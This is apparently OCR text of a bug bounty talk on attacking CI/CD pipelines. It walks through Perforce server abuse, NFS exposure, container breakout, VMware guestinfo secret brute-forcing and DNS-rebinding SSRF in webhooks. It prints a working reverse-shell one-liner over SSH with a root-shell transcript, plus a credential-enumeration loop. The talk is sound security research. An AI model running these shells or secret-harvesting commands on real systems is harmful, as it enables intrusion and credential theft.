Continuous Integration Continuous Bounties

...

Bug hunting development pipelines for actual profit

Introduction

- In this presentation I will outline my methodology for bug hunting Continuous Integration / Continuous Deployment (CI/CD) pipelines
- I am not going to touch framework bugs here (Jenkins, GitLab Runner, etc.)
- I will present a few implementation, configuration and logic issues which I have found IRL on various Bug Bounty programs
- I will detail some of the tooling I use when assessing these environments

$ whoami

Alex Chapman

Full Time Bug Bounty Hunter
(yes, that’s a thing)

12+ year veteran in security


Presented original research at

- 44Con
- DEF CON
- Black Hat

@ajxchapman

CI/CD Pipelines?

- Code + Build definition
- Instance start up
- Execute build
- Execute tests
- Store artifacts
- Report output
- Instance tear down
- Deploy



CI/CD: Command Execution as a Service

- CI/CD pipelines provide Code / Command Execution as a Service
  - This does not mean we can report as security issues and go home

```yaml
steps:
 - run:
   command: |
     echo Running test
     mkdir -p /tmp/results
     make test
```

```yaml
before_install:
- echo Running test
- mkdir -p /tmp/results
- make test
```

```yaml
steps:
- run_tests: |
    echo Running test
    mkdir -p /tmp/results
    make test
```

- In order to fully assess the pipeline command execution is the *first* step

Methodology - Definition

Definition

Execution

Secret Management

Reports

Deployment

Build Definition Parsing

- XML External Entities (XXE)
- YAML Injection

Pre-Flight Checks

- Pipeline implementation specific
- Source cloning
- Credential checking

IRL Issue: Perforce

- Source repository cloned in pre-flight checks then passed to build instance
- Pipeline supported many Source Control systems
  - Git, SVN, Mercurial, Team Foundation Server, Perforce (... ??!?)


- I hadn’t heard of Perforce at this point, so went digging

IRL Issue: Perforce

- Most Source Control systems are client driven, e.g. the client pushes changes to the server
- Perforce is server driven, e.g. the server requests changes from the client


IRL Issue: Perforce

- Most Source Control systems are client driven, e.g. the client pushes changes to the server
- Perforce is server driven, e.g. the server requests changes from the client




IRL Issue: Perforce


- The Perforce client has no sense of state



IRL Issue: Perforce


- The Perforce client has no sense of state





IRL Issue: Perforce

- This is ok(ish) when dealing only with trusted servers
  - Except in a CI/CD system where the user can specify the server




IRL Issue: Perforce

- Why stop there? Perforce commands
  - client-SendFile
  - client-MoveFile
  - client-DeleteFile
  - client-WriteFile

IRL Issue: Perforce

- Why stop there? Perforce commands
  - client-SendFile
  - client-MoveFile
  - client-DeleteFile
  - client-WriteFile (!)



IRL Issue: Perforce

Vendor response

- Blocking the server's ability to write to arbitrary locations, would impact application functionality
- To restrict read/write ability of the p4 client use the environment variable P4CLIENTPATH

Methodology - Execution

Definition

Execution

Secret Management

Reports

Deployment

System Review

- Baseline comparison to default image
- Local privilege escalation

Network Services

- Local listening services
- Network storage
- Management systems

IRL Issue: Network Storage

- NFS share with container disk image exported to the entire local network
- Transfer 40GB image (with permission) out of CI/CI pipeline for offline analysis
- Password cracking failed :-(

IRL Issue: Network Storage

- NFS share with container disk image exported to the entire local network
- Transfer 40GB image (with permission) out of CI/CI pipeline for offline analysis
- Password cracking failed :-(

- Access to early initialisation configuration scripts
  - Removed from build instance before build job started
  - Exposed internal API credentials

Methodology - Execution

Definition

Execution

Secret Management

Reports

Deployment

Container Breakout

- Docker.sock
- Elevated capabilities
- Kubernetes services

Cross Instance Compromise

- Use access gained to compromise other containers

Tooling - SSHReverseShell

```
0  1:bash#                                                    | user@silverbox | Sep 10 22:39
root@scanner:/opt/tools/sshshell# ./sshshell.sh -a ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQD
nSnBcfFsTWV+Z32Ti+aJl3Hb8l6Pjdj40kOECNpAUAfpoOWgqTR3Qv/S2KNdksrDAVPh+A5IaaekTvw0+VEHrT573q
ahPq6YeJ26JnhEfKbzcqsPfyM9ddGZBHsLIS+k03DqMtCF0ScGTfQS7JfqcELXILU+PtoHY+Yw7Npj0IHv4LFKiIYU
cCv8lQ9/Itx1eC3k4nY6EnvKKtZJ5roozVn64ccCzmfoNlVIi4376bLpm5VuSvWySR+z2O9H7i1ZKGcwsmkmAEIXiz
NXk1Qh8wMjgp45RS6Gy2MBWoea79/2AD0W03FSyILBrcikqwO88RYJ92DHPifeyvJClrJwV root@4dcbbcefd3ee
Adding SSH public key rshell => ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDnSnBcfFsTWV+Z32Ti+a
Jl3Hb8l6Pjdj40kOECNpAUAfpoOWgqTR3Qv/S2KNdksrDAVPh+A5IaaekTvw0+VEHrT573qahPq6YeJ26JnhEfKbzc
qsPfyM9ddGZBHsLIS+k03DqMtCF0ScGTfQS7JfqcELXILU+PtoHY+Yw7Npj0IHv4LFKiIYUcCv8lQ9/Itx1eC3k4nY
6EnvKKtZJ5roozVn64ccCzmfoNlVIi4376bLpm5VuSvWySR+z2O9H7i1ZKGcwsmkmAEIXizNXk1Qh8wMjgp45RS6Gy
2MBWoea79/2AD0W03FSyILBrcikqwO88RYJ92DHPifeyvJClrJwV root@4dcbbcefd3ee
Run the following command on the remote server to connect the reverse shell:
  mkfifo /tmp/f && cat /tmp/f | /bin/sh -i 2>&1 | ssh -i <SSH private key file> -o "Strict
HostKeyChecking no" -o "UserKnownHostsFile /dev/null" rshell@scanner > /tmp/f; rm /tmp/f
root@scanner:/opt/tools/sshshell#
root@scanner:/opt/tools/sshshell#
root@scanner:/opt/tools
Choose a connection:
        1: 146.198.145.

ecking no" -o "UserKnow
Pseudo-terminal will no
Warning: Permanently ad
hosts.
Listening on [127.0.0.1
```

```
0  1:bash#                                                    | user@silverbox | Sep 10 22:40
root@4dcbbcefd3ee:/# id
uid=0(root) gid=0(root) groups=0(root)
root@4dcbbcefd3ee:/# hostname
4dcbbcefd3ee
root@4dcbbcefd3ee:/#

Pseudo-terminal will not be allocated because stdin is not a terminal.
Warning: Permanently added 'ssh.webhooks.pw,198.211.125.160' (ECDSA) to the list of known
hosts.
Listening on [127.0.0.1] (family 0, port 18000)
Connection from 127.0.0.1 43238 received!
```

Interactive shell via reverse SSH connection, allowing all the native functionality of SSH:

- Secure encrypted transport
- File copy
- Port forwarding
- Job control

https://github.com/ajxchapman/sshreverseshell

Tooling - SSHReverseShell

```
0 1:bash#                                                    | user@silverbox | Sep 10 22:39
root@scanner:/opt/tools/sshshell# ./sshshell.sh -a ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQD
nSnBcfFsTWV+Z32Ti+aJl3Hb8l6Pjdj40kOECNpAUAfpoOWgqTR3Qv/S2KNdksrDAVPh+A5IaaekTvw0+VEHrT573q
ahPq6YeJ26JnhEfKbzcqsPfyM9ddGZBHsLIS+k03DqMtCF0ScGTfQS7JfqcELXILU+PtoHY+Yw7Npj0IHv4LFKiIYU
cCv8lQ9/Itx1eC3k4nY6EnvKKtZJ5roozVn64ccCzmfoNlVIi4376bLpm5VuSvWySR+z2O9H7i1ZKGcwsmkmAEIXiz
NXk1Qh8wMjgp45RS6Gy2MBWoea79/2AD0W03FSyILBrcikqwO88RYJ92DHPifeyvJClrJwV root@4dcbbcefd3ee
Adding SSH public key rshell => ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDnSnBcfFsTWV+Z32Ti+a
Jl3Hb8l6Pjdj40kOECNpAUAfpoOWgqTR3Qv/S2KNdksrDAVPh+A5IaaekTvw0+VEHrT573qahPq6YeJ26JnhEfKbzc
qsPfyM9ddGZBHsLIS+k03DqMtCF0ScGTfQS7JfqcELXILU+PtoHY+Yw7Npj0IHv4LFKiIYUcCv8lQ9/Itx1eC3k4nY
6EnvKKtZJ5roozVn64ccCzmfoNlVIi4376bLpm5VuSvWySR+z2O9H7i1ZKGcwsmkmAEIXizNXk1Qh8wMjgp45RS6Gy
2MBWoea79/2AD0W03FSyILBrcikqwO88RYJ92DHPifeyvJClrJwV root@4dcbbcefd3ee
Run the following command on the remote server to connect the reverse shell:
  mkfifo /tmp/f && cat /tmp/f | /bin/sh -i 2>&1 | ssh -i <SSH private key file> -o "Strict
HostKeyChecking no" -o "UserKnownHostsFile /dev/null" rshell@scanner > /tmp/f; rm /tmp/f
root@scanner:/opt/tools/sshshell#
root@scanner:/opt/tools/sshshell#
root@scanner:/opt/tools
Choose a connection:
        1: 146.198.145.

ecking no" -o "UserKnow
Pseudo-terminal will no
Warning: Permanen
hosts.
Listening on [127
```

```
0 1:bash#                                                    | user@silverbox | Sep 10 22:40
root@4dcbbcefd3ee:/# id
uid=0(root) gid=0(root) groups=0(root)
root@4dcbbcefd3ee:/# hostname
4dcbbcefd3ee
root@4dcbbcefd3ee:/#

Pseudo-terminal will not be allocated because stdin is not a terminal.
Warning: Permanently added 'ssh.webhooks.pw,198.211.125.160' (ECDSA) to the list of known
hosts.
Listening on [127.0.0.1] (family 0, port 18000)
Connection from 127.0.0.1 43238 received!
```

Interactive shell via reverse SSH connection, allowing all the native functionality of SSH:

- Secure encrypted transport

```
mkfifo /tmp/f && cat /tmp/f | /bin/sh -i 2>&1 | ssh -o "StrictHostKeyChecking no" -o
"UserKnownHostsFile /dev/null" rshell@ssh.example.com > /tmp/f
```

- Job control

https://github.com/ajxchapman/sshreverseshell

IRL Issue: Cross Instance Compromise

Debug Service running on high port

- Grab binary and reverse engineer protocol
- Seems simple enough to call arbitrary functions, great
  - Doesn’t work in place :-(
- Much frustration
- Much more frustration
- Figure out when run in the pipeline there are no free threads to attach to in order to call functions :-(

IRL Issue: Cross Instance Compromise

Debug Service running on high port

- Identify the debugger is Open Source
- Find a semi-vulnerability in the project
  - Semi-vulnerability as the debugger is meant to give full access to the debugged process
- Identified an arbitrary memory read by abusing a type confusion
  - Read Environment variables from memory
  - Extract API_KEY :-)

Methodology - Secret Management

Definition

Execution

Secret Management

Reports

Deployment

Metadata Services

- Cloud (AWS, GCP, Digital Ocean, etc.)
- Container (Docker, Kubernetes)
- Virtual Machine config

Execution Environment

- Custom scripts
- Process, and parent process, environment variables

Network Secret Storage

- Internal APIs

IRL Issue: VMware guestinfo variables

Configuration script with the following command:

```
$ vmware-tools-daemon --cmd "info-get guestinfo.api_url"
```

Not much info around about VMware Tools guestinfo variables

Eventually found they are custom variables defined in the Virtual Machine VMX configuration file:

```
guestinfo.api_url = "https://secret_api.internal.example.com/api/v1"
```

IRL Issue: VMware guestinfo variables

Couldn’t find a way to list all variables so...

```
while read word
do
  vmware-tools-daemon --cmd "info-get guestinfo.${word}"
done < wordlist.txt
```

IRL Issue: VMware guestinfo variables

Couldn’t find a way to list all variables so...

```
while read word
do
  vmware-tools-daemon --cmd "info-get guestinfo.${word}"
done < wordlist.txt
```

Bingo

```
$ vmware-tools-daemon --cmd "info-get guestinfo.api_user"
apiuser
$ vmware-tools-daemon --cmd "info-get guestinfo.api_password"
S3cur3P455w0rd!
```

Methodology - Reports

Definition

Execution

Secret Management

Reports

Deployment

Build Logs


- Sensitive data in accessible build logs

Web Hooks

- Server Side Request Forgery

Aside: CI Knew There Would Be Bugs Here

Great research identifying credentials, secrets and bugs in publicly accessible CI/CD build logs from Justin Gardner (@Rhynorater) Corben Leo (@hacker_) and Ed Overflow (@EdOverflow)



https://edoverflow.com/2019/ci-knew-there-would-be-bugs-here/

Tooling - ResearchServers

JSON configured programmable DNS and HTTP/S server. Simple to setup and configure reusable:

- Custom HTTP C2 servers
- ToCToU content delivery
- DNS rebinding
- Rapid protocol prototyping

```
{
  "protocol" : "dns",
  "route" : ".*'\\.ipv6\\.{domain}",
  "type" : "AAAA",
  "respons
}
```

```
{
  "protocol" : "http",
  "route" : "/example/.*",
  "forward" : "https://www.example.com/",
  "recreate_url" : false,
  "replace" : [
    {
      "pattern" : "[Ee]xample",
      "replacement" : "Whoot"
    }
  ]
}
```

```
{
  "protocol" : "http_middleware",
  "route" : "(?:^|\\.|\\?|=|&|/)([a-f0-9-]{16})",
  "module" : "./scripts/alert.py",
  "function" : "http_alert_tag"
}
```

https://github.com/ajxchapman/researchservers

IRL Issue: Web Hook

```
addr_info = Addrinfo.getaddrinfo(uri.hostname, port, nil, :STREAM).map do |addr|
 addr.ipv6_v4mapped? ? addr.ipv6_to_ipv4 : addr
end

is_localhost!(addr_info) unless allow_local_addrs
is_loopback!(addr_info) unless allow_local_addrs
is_localnet(addr_info) unless allow_local_addrs
is_linklocal!(addr_info) unless allow_local_addrs

response = HTTParty.get(uri)
```

IRL Issue: Web Hook

```
addr_info = Addrinfo.getaddrinfo(uri.hostname, port, nil, :STREAM).map do |addr|
 addr.ipv6_v4mapped? ? addr.ipv6_to_ipv4 : addr
end

is_localhost!(addr_info) unless allow_local_addrs
is_loopback!(addr_info) unless allow_local_addrs
is_localnet(addr_info) unless allow_local_addrs
is_linklocal!(addr_info) unless allow_local_addrs

response = HTTParty.get(uri)
```

```
sub.evil.com.    0    IN    A    8.8.8.8
```

IRL Issue: Web Hook

```
addr_info = Addrinfo.getaddrinfo(uri.hostname, port, nil, :STREAM).map do |addr|
 addr.ipv6_v4mapped? ? addr.ipv6_to_ipv4 : addr
end

✔is_localhost!(addr_info) unless allow_local_addrs
✔is_loopback!(addr_info) unless allow_local_addrs
✔is_localnet(addr_info) unless allow_local_addrs
✔is_linklocal!(addr_info) unless allow_local_addrs

response = HTTParty.get(uri)
```

```
sub.evil.com.    0    IN    A    8.8.8.8
```

IRL Issue: Web Hook - Classic DNS Rebinding

```
addr_info = Addrinfo.getaddrinfo(uri.hostname, port, nil, :STREAM).map do |addr|
 addr.ipv6_v4mapped? ? addr.ipv6_to_ipv4 : addr
end
```

✔ `is_localhost!(addr_info) unless allow_local_addrs`
✔ `is_loopback!(addr_info) unless allow_local_addrs`
✔ `is_localnet(addr_info) unless allow_local_addrs`
✔ `is_linklocal!(addr_info) unless allow_local_addrs`

```
response = HTTParty.get(uri)
```

```
sub.evil.com.    0    IN    A    8.8.8.8
```

```
sub.evil.com.    0    IN    A    127.0.0.1
```

Methodology - Deployment

Definition

Execution

Secret Management

Reports

Deployment

Artifact Storage

- Namespacing
- Access control

Deployment

- Key handling

Summary

Definition

Execution

Secret Management

Reports

Deployment

There are plenty of opportunities for CI/CD pipelines to introduce critical security bugs

Thank You

@ajxchapman

ajxchapman@

ajxchapman

ajxchapman

ajxchapman

https://ajxchapman.github.io